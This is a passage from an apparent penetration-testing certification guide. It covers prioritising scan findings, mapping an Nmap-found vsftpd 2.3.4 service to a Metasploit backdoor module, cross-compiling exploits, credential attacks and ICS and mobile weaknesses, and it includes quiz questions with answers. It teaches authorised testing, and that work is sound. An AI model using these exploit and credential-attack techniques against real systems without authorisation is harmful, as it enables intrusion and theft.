Examples of tools use and output will be discussed further in Domain 4.0.

Asset Categorization

Asset categorization is the process of grouping targeted systems into useful subsets based on attributes such as their function, value to the organization, or other shared characteristics. Asset categorization will typically help organizations understand what measures are needed to protect the asset based on its level of sensitivity. Fundamentally, asset categories will come from what the target organization sees as most important.

This may focus on systems or on information assets. In the context of vulnerability scan results, these classifications help establish priority and impact for vulnerabilities that are identified and confirmed. There are many ways to approach this problem, including pure technical approaches, system usage, organizational criticality, and data classification.

A purely technical approach to asset categorization may have advantages to penetration testers. Doing this not only helps the penetration tester organize testing activities according to target clusters, but it helps identify patterns that may indicate strategic weaknesses within the target environment and makes organization of the report easier. Testers may choose to organize assets based on operating system or function because the staff that needs to respond to findings (or in the event of an unexpected impact) may vary based on the OS or function. An example of functional classification may include the following:

- Servers
- Workstations
- Networking assets
- Phone systems
- Automation or industrial assets

Cross-Reference

Reporting is discussed in Domain 5.0.

Another approach is to identify systems based on their production status. Differences in configurations/weaknesses identified between different production statuses may indicate problems with the software development life cycle (SDLC) or with security management of assets based on grouping. Examples of this kind of classification might be

- Production
- User acceptance test (UAT)
- Development
- Staging

Common themes are discussed later in this objective.

Some organizations may prefer to group systems based on criticality and should communicate that to the tester during scoping, along with any concerns about each asset type. Criticality would be determined by the target organization. Criticality might consider customer impact, mission impact, utilization (multiuser, single user, user

count), replacement value, probability of failure, reliability, time to repair, or other financial or technical factors.

Lastly, there are frameworks for classification of data assets. Data assets refer to the information that is contained on or processed by the systems. Systems may inherit their classifications from the kinds of data on them, and those classifications indicate the kinds of security measures that need to be used to support governing laws, rules, regulations, and policies. In the United States, two widespread classifications for information assets are the one used by the government and military and the public-sector classifications. Government classifications may include

- Top secret
- Secret
- Confidential
- Unclassified

These terms have very specific meanings in terms of who is allowed to access the information, where the information is allowed to reside, how the information is allowed to be transmitted (and where), and the conditions under which the information may be shared. Each of these has its own implication when it comes to testing security controls for the systems that store, process, or transmit the data, and each of these may determine testing methods. In the public sector, a commonly seen data classification scheme may include

- Confidential
- Private
- Sensitive
- Public



EXAM TIP Suppose a penetration tester has identified two sets of vulnerabilities:

- One vulnerability will allow root/administrator access to a single system that has one user. The system is not a member of a domain, it resides on a network with few other assets, and it only processes public data.
- The second vulnerability will allow user-level access to a single system that has many users, is a member of a domain, resides on a network with many other assets, and processes confidential data.

Think about what priority the tester should place on pursuing each of these

vulnerabilities to full exploitation and how they should be reported as findings.

Adjudication

During a penetration test, there may be differences between what, when, and how the target organization and the penetration tester believes vulnerabilities should be fixed. The process of adjudication should consider mutually agreed upon terms for justifying the priority or severity placed on a given finding. In vulnerability scanning, this process involves establishing a ranking—typically based on impact or exploitability—for the issues that are identified and raised for redress, such that the priority for exploring vulnerabilities and getting them fixed is agreed upon by the tester and the target of testing.

It is completely acceptable to devise a custom scheme to support this ranking. Many consultancies do this. It may be based on the relative impact to the system, an assessment of overall threat, or some combination of other factors. This scheme is typically disclosed and discussed as part of the project engagement process to make sure all parties are clear and in agreement with the scheme. A common scheme is to list findings as one of the following:

- Critical
- High
- Medium
- Low
- Informational

Some may prefer to use other existing frameworks, such as the Common Vulnerability Scoring System (CVSS) from FiRST, which calculates a score from 0 to 10 based on characteristics of the vulnerability's attack vector, complexity of exploitation, prerequisite privileges, the need for user interaction, the impact on confidentiality, the impact on availability, the maturity of the exploit code, or the reliability of the discoverer, as well as environment-specific considerations.



ADDITIONAL RESOURCES For more information on CVSS, visit <https://www.first.org/cvss/>.

Each approach has advantages and disadvantages. The objective of a scoring system like CVSS is that it is designed to remove subjectivity from the ranking process. However, it does not consider the threat/impact of coexisting vulnerabilities on the same system.

The role of false positives also plays a part in this process. Penetration testing should not present false positives as a matter of course. Practical exploration of impact is one of the differentiators of penetration testing from other security offerings. Therefore, before ranking a vulnerability and presenting it for a client, penetration testers should always make sure that scan results are pruned of known false positives. Ideally, penetration test findings will all be the result of confirmed exploitation. The degree to which actual exploitation is possible may, however, be limited by time, scope, and technical constraints placed on testing. In these cases, the tester is responsible for constructing test cases that prove the vulnerability exists within these constraints, communicating the impact of these limitations, and meeting testing requirements as closely as possible within his or her capability.



EXAM TIP Here are a few easy false positives you may see in a vulnerability scan:

- IIS running on a non-Windows operating system
- Linux operating systems may show software banner versions different from the software version actually installed due to a process called backporting (e.g., the software is updated but the banner is not):
<https://access.redhat.com/security/updates/backporting>
- Devices that reside behind load balancers or firewalls may incorrectly scan due to the characteristics of the intermediary device. For example, scans for directory traversal may show up as positives if a WAF replies to all requests (no matter how bogus) with an HTTP success code.

Prioritization of Vulnerabilities

Penetration testers choose which vulnerabilities to seek and attempt to exploit based on

- **Potential efficacy** Is exploitation likely to work, given the controls in the target environment, or are there mitigating controls in place?

- **Access** Will exploitation result in broader access or a higher privilege level?
- **Asset value** Does the target contain information or access that is key to goal attainment?
- **Ease of exploitation** Is the exploit easy to pull off or hard? If it's difficult, will the time investment pay off in terms of goal attainment? If it will, is it likely that the client will see an actual attacker use this method to get access?
- **Impact** Is the exploit likely to crash the system, disrupt service, or set off alerts? Is low visibility a test objective? How does the target organization's impact tolerance line up with the exploitation technique?
- **Exposure** Is the vulnerability Internet facing or internal facing? That changes the type of people who might exploit it. This may affect the probability of exploitation. Vulnerabilities with a low probability of exploit may be less attractive than those with a higher probability of exploit, if they are available.
- **Prerequisites** What is necessary for exploitation? Is it possible within the current testing limitations? Is it something the penetration tester already has, or does something else need to be achieved?

Common Themes

Penetration testing isn't only about finding a flaw and proving it can be exploited. Automated processes alone do not consider context and cannot yield the same insight into systemic or strategic problems that human analysis can provide. As human analysts, penetration testers should strive to identify, explore, and document common themes during testing, and consider the implications when recommending mitigation or remediation activities. Here are some examples of common themes that may emerge during a penetration test:

- **Consistently insecure code practices** If multiple applications are vulnerable to attack due to failures to properly sanitize user-supplied inputs to applications, this may indicate that developers could benefit from training about secure programming techniques for developers. It may also indicate that security testing is not appropriately integrated into SDLC.
- **Configuration management inconsistencies** Seeing many unnecessary services during scanning, differences in configurations between systems sharing a similar usage, or fundamentally insecure configurations may indicate problems with governance or implementation of standards surrounding security baselines.
- **Patch management issues** If many systems are missing critical patches and are vulnerable to significant exploitation as a result, there may be noteworthy

systemic issues with governance and enforcement of standards.

- **Security awareness** Patterns of physical security issues, like doors that are propped open, the habit of allowing tailgating, inattentive security guards, or casual handling of sensitive physical documents, may reveal lax security awareness among employees or problems with governance or enforcement of standards.

REVIEW

Objective 2.3: Given a scenario, analyze vulnerability scan results Human analysis adds value beyond automated processing. To facilitate analysis, it is often useful to group target assets together based on shared characteristics. These asset categories inform the process of applying importance to identified vulnerabilities and help testers identify common themes during analysis of the issues identified. The way that the importance is established should be mutually understood and agreed between the tester and the target organization to minimize confusion when the results of the test are discussed. The process of assigning a level of importance to identified vulnerabilities enables the tester to prioritize pathways of exploitation during the test.

2.3 QUESTIONS

1. During testing, 32 percent of all servers examined show qotd (tcp/17), daytime (tcp/13), ftp (tcp/21), telnet (tcp/23), finger (tcp/79), and nntp (tcp/119) enabled in addition to other services. What common theme would this observation indicate?
 - A. Insecure code practices
 - B. Patch management issues
 - C. Insecure data management
 - D. Secure configuration management issues
2. The penetration tester has identified a vulnerability that allowed root access to a noncritical system from an unauthenticated remote vector. Since that access theoretically allows the penetration tester to stage further payloads inside the target environment, the tester feels this vulnerability is serious enough to fix immediately. However, the target organization has identified the target asset as noncritical and observes that it has no access to important data and is relatively separate from other important systems. What process is designed to address this

- potential conflict?
- A. Adjudication
 - B. Scoping
 - C. Impact tolerance
 - D. Risk ranking
3. What is the central reason for asset categorization?
- A. It makes it easier to identify common themes during testing
 - B. It helps establish priority for vulnerability exploration
 - C. It determines what measures are needed to protect the asset
 - D. It organizes the results for easier reporting
4. Which of the following do penetration testers use to prioritize vulnerability exploration? (Choose all that apply.)
- A. Ease of exploitation
 - B. Availability of a publicly identifiable exploit
 - C. Exploit impact
 - D. Target value

2.3 ANSWERS

1. **D** These ports are often default ports that host legacy services unlikely to be used in an enterprise. They indicate that proper system hardening has not been done since system installation. Review the “Common Themes” section for details about configuration management inconsistencies.
2. **A** Adjudication refers to the mutual system for establishing severity of findings. Review the “Adjudication” section.
3. **C** While all answers are true, the central reason is that it determines what measures should protect the asset. That, in turn, guides the elements in all of the rest of the answers. Review the “Asset Categorization” section.
4. **A C D** The ease of exploitation, the impact of exploitation, and the value of the target influence the direction the tester chooses to take based on the time available, the impact tolerance of the target organization, and the goals of the penetration test. Whether or not an exploit is available is not as important as these factors, because a found exploit may be bogus or unworkable. It would also be equally appropriate for a pentester to develop a custom exploit if the gains are worthwhile and time is available. Review the “Prioritization of Vulnerabilities”

section to read about how vulnerabilities are given prioritization during penetration testing.



Objective 2.4 Explain the process of leveraging information to prepare for exploitation

Identifying potential vulnerabilities is only the first step. Next, penetration testers need to research what to do with the identified vulnerabilities. Here are the key points penetration testers will focus on after vulnerability identification is completed:

- Identify how the vulnerability works in order to exploit it. This may involve researching existing exploits.
- Identify what exploitation of the vulnerability achieves. What will the tester be able to do with it? Examples include access level, data access, and function or use of the vulnerable system.
- What is needed to explore the vulnerability or build the exploit?

Map Vulnerabilities to Potential Exploits

Knowing that a system is vulnerable does not automatically explain how the vulnerability can be exploited. In fact, some vulnerabilities aren't practical to exploit. In addition to mitigating factors that may exist in the target environment or system, some vulnerabilities have been identified as a result of code reviews but have not had successful proof of concept (PoC) code created. A PoC shows, in practical terms, how a vulnerability can be triggered. Finding exploits or PoCs is the next step for the tester. Generally, the tester will follow a process similar to the following:

- Identify a vulnerable target (e.g., a system, a person, a facility, or an application)
- Enumerate all of the identified vulnerabilities that apply to that target
- Research the nature of those vulnerabilities
- Establish a priority for exploration based on that research
- Research potential exploits for prioritized vulnerabilities
- Identify resources for exploitation (e.g., PoC code, exploits, tooling, data to

support pretexts)

Once this is done, the tester can plan test execution based on time considerations.

As an example of how linking a scan result to an exploit might work, Figure 2.4-1 shows the Nmap fingerprint results for a vulnerable machine. The first port shows an FTP service: vsftpd 2.3.4. With the version and type of FTP server, it's possible to search for exploits.




```
Terminal — -bash — 70x26
root@Kali64:~# nmap -sV --script fingerprint-strings 10.211.55.17

Starting Nmap 7.60 ( https://nmap.org ) at 2019-06-09 12:49 EDT
Nmap scan report for 10.211.55.17
Host is up (0.00025s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smt
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp  nfs


```

FIGURE 2.4-1 Nmap fingerprint results of vulnerable host

A quick search of Exploit-db for vsftpd identifies a possible exploit. Searchsploit is a command-line tool to search the Exploit-db. Figure 2.4-2 shows the search results that reveal there is a Metasploit exploit for vsftpd version 2.3.4. (Exploit-db is introduced in the “Open-Source Intelligence Gathering” section of Objective 2.1.)



```
Terminal — -bash — 70x26
root@Kali64:~# searchsploit vsftpd
-----
Exploit Title                                | Path
-----                                         | (/usr/share/exploitdb/)
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | exploits/linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | exploits/windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | exploits/windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service               | exploits/linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | exploits/unix/remote/17491.rb
-----
Shellcodes: No Result
Papers: No Result
root@Kali64:~#
```

FIGURE 2.4-2 Searchsploit results for vsftpd

Inside Metasploit, searching for vsftpd reveals the exploit exploit/unix/ftp/vsftpd_234_backdoor which grants remote command execution. Figure 2.4.3 shows the Metasploit module in search results. This may be a high-value target if the FTP service is running with privileged access on the server.



```
Terminal — bash — 70x26
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > search vsftpd
[!] Module database cache not built yet, using slow search


Matching Modules
-----
Name           Disclosure Date   Rank      Description
----           -----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03   excellent  VSFTPD v2.3.4 Backdoor Command Execution

msf >
```

FIGURE 2.4-3 Metasploit exploit search results for vsftpd version 2.3.4

In the previous sections, using Exploit-db to identify an exploit directly has been successful. However, not all vulnerabilities are so quick to research. In many cases, research will involve deeper dives into vulnerability announcements at the National Vulnerability Database (NVD) or write-ups from blogs or mailing lists.

Vulnerability announcements are frequently very vague in terms of the information provided. Many parties do not wish to be responsible for revealing enough information to enable someone to write an exploit against a vulnerable system. This makes researching an exploit difficult. Figure 2.4-4 shows an example of a vulnerability write-up from NVD. (The NVD is introduced in the “Open-Source Intelligence Gathering” section of Objective 2.1.)



CVE-2018-1000861 Detail

Current Description

A code execution vulnerability exists in the Stapler web framework used by Jenkins 2.153 and earlier, LTS 2.138.3 and earlier in stapler/core/src/main/java/org/kohsuke/stapler/MetaClass.java that allows attackers to invoke some methods on Java objects by accessing crafted URLs that were not intended to be invoked this way.

Source: MITRE
Description Last Modified: 12/10/2018
[- Hide Analysis Description](#)

Analysis Description

A code execution vulnerability exists in the Stapler web framework used by Jenkins 2.153 and earlier, LTS 2.138.3 and earlier in stapler/core/src/main/java/org/kohsuke/stapler/MetaClass.java that allows attackers to invoke some methods on Java objects by accessing crafted URLs that were not intended to be invoked this way.

Source: MITRE
Description Last Modified: 12/10/2018

QUICK INFO

CVE Dictionary Entry: CVE-2018-1000861
NVD Published Date: 12/10/2018
NVD Last Modified: 05/08/2019

FIGURE 2.4-4 NVD details for CVE-2018-1000861

Blog posts and mailing lists may include information about how exploitation works, but require the tester to write his or her own code for exploitation. Others may provide PoC code that does not work, requires modification, or tricks the tester into executing otherwise malicious code on a target system. So, a degree of scrutiny needs to be applied before running any found exploits.

Prioritize Activities in Preparation for a Penetration Test

Once priority is given to vulnerability research, priority should next be given to the exploits researched. Planning for some factors that influence exploitation priority are

- Reliability of the exploit source (there are a lot of fake PoCs or malware disguised as exploits for specific vulnerabilities)
- Time required to develop custom exploits or modify identified exploit code
- Ease of exploitation
- Goal attainment as a result of the exploit

In the example from the previous section, the exploit is identified as “Excellent” in Metasploit. This means that the exploit should not crash the service, and it’s verified as working within the Exploit-db. Modules in Metasploit are designed to be somewhat configurable and are fairly easy to use.

Describe Common Techniques to Complete an Attack

Once an exploit is identified, a tester may need to modify it in order for it to work against the target. Some exploits are designed for different systems architectures or operating systems, or with different payloads. Sometimes it will be necessary to use multiple exploits together to achieve a desired result. In the case of target systems that aren’t remotely accessible to the tester, social engineering may be required to get the exploit onto the target and run it. Security controls on the target may thwart attempts at exploitation, so the tester may need to build in deception or evasion before running the exploit.



KEY TERMS An **exploit** is code that takes advantage of an identified vulnerability. A **payload** is the code that gets run once the exploit is successful. In lay terms, a payload is what a tester wants to do to a target once they “get in” to the system with an exploit. A practical example using social engineering: The exploit is convincing someone to open a Word document with an evil macro. The payload is what the macro does when it runs.

One attack type that deserves its own category is credential attacks. Whether this is trying to convert captured password hashes into usable credentials, or whether it is trying to guess passwords for valid accounts that have been identified, credential attacks are likely to appear in any penetration test.

Cross-Reference

Credential attacks are discussed in detail in [Objectives 3.2](#) and [4.2/4.3](#).

Examine the examples of different credential hashes from the reference and learn to identify what method is being used for hashing. This helps identify the best method for cracking the credential and understanding the contexts in which the hashes can be used when testers see them during penetration tests.



ADDITIONAL RESOURCES Samples of different credential hashes from Hashcat can be found at https://hashcat.net/wiki/doku.php?id=example_hashes.

Cross-Compiling Code

Using a Linux system to compile code that is designed for a Windows system is an example of cross-compiling. Another example would be compiling code designed for a 32-bit system while using a 64-bit system. In some cases, penetration testers will find themselves using a different platform for testing than the testing target. [Table 2.4-1](#) contains examples of cross-compilation strings for different compilers.

TABLE 2.4-1 Cross-Compilation Examples

Compilation String	Description
gcc -m32 -o exploit32 exploit32.c	Compile for 32-bit, using gcc
gcc -m64 -o exploit64 exploit64.c	Compile for 64-bit, using gcc
wine gcc -o exploit.exe exploit.c -lwsock32	Compile a Windows exploit on Linux using WINE and gcc
i586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe	Compile a Windows exploit on Linux using mingw (32-bit example)



ADDITIONAL RESOURCES WINE is a Windows emulator for Linux: <https://www.winehq.org/>. Setting up an ARM cross-compilation environment in Kali: <https://docs.kali.org/development/arm-cross-compilation-environment>

Exploit Modification

Much of the time, penetration testers will need to modify exploits they find during this stage of research. PoC exploits may be intentionally broken to avoid liability, but can be fixed with a little bit of thought. Exploits may target different systems environments or configurations than what the penetration tester is dealing with during a test. The delivered payload for an exploit example may need to be modified by the penetration tester to achieve the desired results. Testers may use code editors, debuggers, exploit development frameworks, or exploitation frameworks like Metasploit to change the behavior of exploits.

Exploit Chaining

Putting together multiple exploits to achieve a broader goal is exploit chaining. Say, for example, a penetration tester identifies an exploit that can be run remotely against a system to get access to it. However, that access is unprivileged access, and it doesn't really give the tester access to the kinds of commands or operating environment that he or she needs to make further progress. What if a privilege escalation exploit will also work against that target, but the privilege escalation exploit can only be run on the machine? Use the remote exploit to run the privilege escalation exploit!

Proof-of-Concept Development (Exploit Development)

Using debuggers, patch comparison, network and host forensics and reading a great deal about underlying systems, protocols, and programs, security researchers develop PoC code. A proof of concept is proof that a vulnerability can be practically exploited without taking actions that would be useful during a penetration test. As an example, a security researcher might write code to exploit a vulnerability and then launch the calculator program. It proves that the vulnerability can be exploited and that a program can be run as a result, but calling calculator has no real impact for a penetration test.

Proof of concepts may come in the form of code or videos demonstrating successful exploitation, for example. As with vulnerability announcements, some developers will avoid publishing detail or working code to avoid the liability of someone taking advantage of the exploitable vulnerability with the information they have provided.

Social Engineering

Social engineering is the process of convincing someone to do something they would not normally do for the purposes of gain for the social engineer. This technique can aid penetration testers who are trying to deliver a payload by exploiting human weakness. A few examples of how social engineering might be used during exploitation are

- Tricking someone into revealing a password
- Convincing someone to allow the tester to enter a physical location without authorization
- Cajoling someone into clicking a link or an attachment in an e-mail
- Getting someone to install malware

Cross-Reference

Social engineering is discussed more in depth in Domain 3.0.

Deception

Deception can be the process of making a payload seem innocuous (e.g., making a malicious Word document appear to be a job application, making a web page with a dancing shark game that secretly downloads and installs malware, or making a payload do something innocuous-looking in order to make automated security controls give up looking for the malware); it can be the process of lying in order to achieve penetration testing goals as part of social engineering; or it could be taking measures to hide the

actions taken during an engagement to suit the goal of testing incident response capabilities. Penetration testers may collect information about the target that would let this deception succeed, such as

- Software in use by the target organization
- Business partners of the target organization
- Interests of target personnel
- Security controls in use by the target

Credential Brute Forcing

Brute forcing a credential is the process of exploiting the entire key space of a password. Key space is the set of all possible values of a credential value. For example, an eight-character password that requires only letters and is all lowercase could be everything from aaaaaaaaa to zzzzzzzz, including aaaaaaaab, aaaaaaac, etc. Penetration testers may choose to go through every possible combination of allowable characters to guess a password or an account ID if the parameters, such as length or composition, are known. However, such an approach is often time consuming and can be very visible if conducted against a logging system. Information that is useful to planning this tactic includes

- Password policies and default configurations for software used by the target. These can reveal the key space for attack.
- Credential naming conventions.
- System limitations for vendors used by the target organization.

Dictionary Attacks

The faster and often preferred mechanism to brute forcing is using a dictionary of possible terms to make somewhat educated guesses. For example, if it is known that a company uses a naming convention of first initial and last name, a tester may construct a dictionary by pairing every common first name initial with every common last name and narrowing the number of guesses necessary. A more common example is with password guessing. Humans are, to a degree, predictable. When passwords are not automatically generated by a system algorithm, it can be a fair bet that passwords will be based wholly or in part on words that people use on a common basis. These could be song lyrics, seasons, names, Bible verses, or slang terms.

Dictionary attacks will often combine rules to mangle the dictionary terms to explore more permutations of a dictionary value. This might expand a dictionary entry of

“apples” into “Apples,” “APPLES,” “4pp13s,” etc. The larger the dictionary, the longer it will take to process, and this approach is very visible if conducted against a logging system. Sources for dictionary construction include

- Password compromise databases from previous breaches
- Interests of targeted employees
- Company policies or support practices (such as default password resets)
- Scraping of company websites or social media for target-specific vocabulary



CAUTION Tools check each value in a dictionary against the password during an attack. When a match is found, tools should stop guessing. Therefore, the actual time required to crack a password relies on how early the matching dictionary entry is used for comparison. However, if a match does not exist in the dictionary, the tool will compare each entry in the dictionary to the password. This means longer dictionaries may take a longer time to process but may have a higher likelihood of establishing a match.

Rainbow Tables

Another impact on the time it takes to conduct credential guessing is the algorithm that is used to protect the credential. The more work that a guesser has to do in order to make the guess, the longer the process is likely to take. Rainbow tables are a way of addressing this. Rainbow tables precompute some of the calculations needed to crack hashes and then store the computed hash in a file. The file can become very large (gigabytes for an eight-character password) and takes a long time to compute the values up-front, but the time it takes to crack the hashes during the test is much shorter.

Some password protections will use a salt as part of the algorithm to protect the credential. A salt is an additional piece of data that is used as part of the hashing algorithm. The salt is often different for each credential and raises the difficulty of guessing a hash value, as long as the salt is unknown to the attacker. Password protections that use a salt make the use of rainbow tables infeasible.

Cross-Reference

Credential cracking is given more attention in [Objectives 4.2/4.3](#).

REVIEW

Objective 2.4: Explain the process of leveraging information to prepare for exploitation Leveraging the information gathered during the process of vulnerability identification in order to identify, create, or use exploits can be a complex process involving information collected about technologies as well as people. Mapping vulnerabilities to exploits may use many sources for research, and the result should enable penetration testers to pick and choose exploitation targets intelligently. Cross-compiling code, modifying exploits, chaining exploits to greater effect, and various methods of credential attack are all outcomes of vulnerability research into the target.

2.4 QUESTIONS

1. An exploit needs to be compiled to run against a 32-bit system. Which of the following commands are appropriate? (Choose all that apply.)
 - A. gcc exploit.exe -o exploit.c
 - B. i586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe
 - C. gcc -m32 exploit.c -o exploit
 - D. clang exploit.c -O32 -o exploit
2. Which of the following is not a consideration for setting a priority for choosing exploits?
 - A. Visibility of the exploit to the target
 - B. Time required to develop custom exploits or modify identified exploit code
 - C. Ease of compilation
 - D. Result of successful exploitation as related to test goals
3. A penetration tester has retrieved thousands of salted, hashed credentials. What is the best approach to crack them?
 - A. Dictionary attack
 - B. Brute force attack
 - C. Rainbow tables
 - D. Social engineering
4. When should a penetration tester modify an exploit?
 - A. When it needs to be cross-compiled
 - B. To make a proof of concept

- C. To change Metasploit module options
- D. To make it work under specific testing conditions

2.4 ANSWERS

1. **B C** While all of these answers involve valid compiler programs (gcc, mingw, and clang), A has the argument order wrong: the .c file is not the output object—the .exe is! Similarly, the arguments in option D are incorrect. Review cross-compiling code in the “Describe Common Techniques to Complete an Attack” section for further detail.
2. **C** Exploits may require modification to the code for functionality reasons, but the actual compilation does not influence prioritization like visibility, time required for development, or outcomes do. Review the “Prioritize Activities in Preparation for a Penetration Test” section for more details.
3. **A** Salted credentials make rainbow tables ineffective, brute forcing a credential will traditionally take more time and resources than a dictionary attack, and while you might be able to use a physical or psychological technique to get a single password, it’s unlikely that social engineering is the best pathway to break thousands of hashes. Review the “Describe Common Techniques to Complete an Attack” section for details.
4. **D** The point of exploit modification is to make it work under the conditions of the test, as opposed to conditions during the exploit’s original development (if they were different). Review exploit modification in the “Describe Common Techniques to Complete an Attack” section for more details.



Objective 2.5 Explain weaknesses related to specialized systems

Not all systems on a network are traditional servers or systems. Depending on the nature of the engagement, penetration testers may need to know how to attack specialized systems. In some cases, this means using specialized tools. In others, it

means understanding the differences in how the systems work in order to change techniques entirely.

ICS and SCADA

Industrial control systems (ICS) are used in industries like chemical plants, oil refineries, water and wastewater plants, food and food processing facilities, transportation, auto manufacturing, and others. ICS may include distributed control systems (DCS) or supervisory control and data acquisition (SCADA) systems, human-machine interfaces (HMIs), and programmable logic controllers (PLCs). More about each of these components can be found in the Additional References features found throughout. The short version is these are often simple, specialized systems designed to control or automate industrial processes, such as with the operation of valves, pumps, and machinery in these kinds of environments. Because these systems are of a typically sensitive and specialized nature, ICS systems and environments may

- Have regulatory considerations above and beyond what is seen for typical servers and network systems
- Consider different risk factors, such as loss of human life or environmental disasters
- Use proprietary or custom protocols for communication
- Consider reliability and availability to be more important than confidentiality
- Lack traditional security controls, like antivirus or endpoint firewalls
- Be easier to disrupt (accidentally or intentionally) than traditional systems/services, because they may not be designed with traditional networks in mind
- Have drastically different usage cases and data flows than traditional servers, workstations, or network components

Testers may be required to follow exact procedures for testing ICS environments or to perform testing on prototype devices due to the risk to production systems. Testers may need to identify testing tools that are better equipped to identify ICS devices. Tools that implement common ICS processes such as start/stop functionality for certain controllers or that implement custom/proprietary protocols that are used by ICS devices will expedite testing and, in some cases, make testing possible. In addition to finding specialized testing tools, weaknesses that ICS devices may have in common include

- Default, blank, shared, or easily guessed passwords
- Weak firewall rules or insecure network segregation

- Insecure data management (stored or in transit)
- Insecure physical access control
- Event monitoring issues
- Lack of documentation



ADDITIONAL RESOURCES The U.S. government ICS CERT provides alerts, advisories, and references about ICS devices: <https://ics-cert.us-cert.gov/>. The National Institute of Standards and Technology Special Publication 800-82 provides a guide to ICS security:

<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf>.

SCADAhacker maintains a library of ICS resources:

<https://scadahacker.com/library/index.html>.

Mobile

The increasing functionality and popularity of mobile devices like tablets and smartphones has thrust these devices into the spotlight for security. Now that these devices are able to perform business-critical functions and process critical information, they are plausible targets for attackers. Mobile device assessment requires a specialized skill set and specialized tools, sometimes including specialized hardware. Android and iOS devices use different code practices, packages, and device layouts than traditional systems. Testing may only be possible with jailbroken devices or within an emulator. Some specialized testing tools exist, including specialized Metasploit modules. These tools may be designed to facilitate the creation of packages or extraction of packages from the target device's storage. Mobile devices tend to

- Operate like a black box with little visibility into the goings-on within the device
- Typically lack traditional security controls like antivirus or host firewalls, although they may use sandboxing
- Lack proper patch management
- Have inadequate physical device control
- Use default, blank, shared, or easily guessed passwords
- Implement bypassable access control mechanisms

IoT

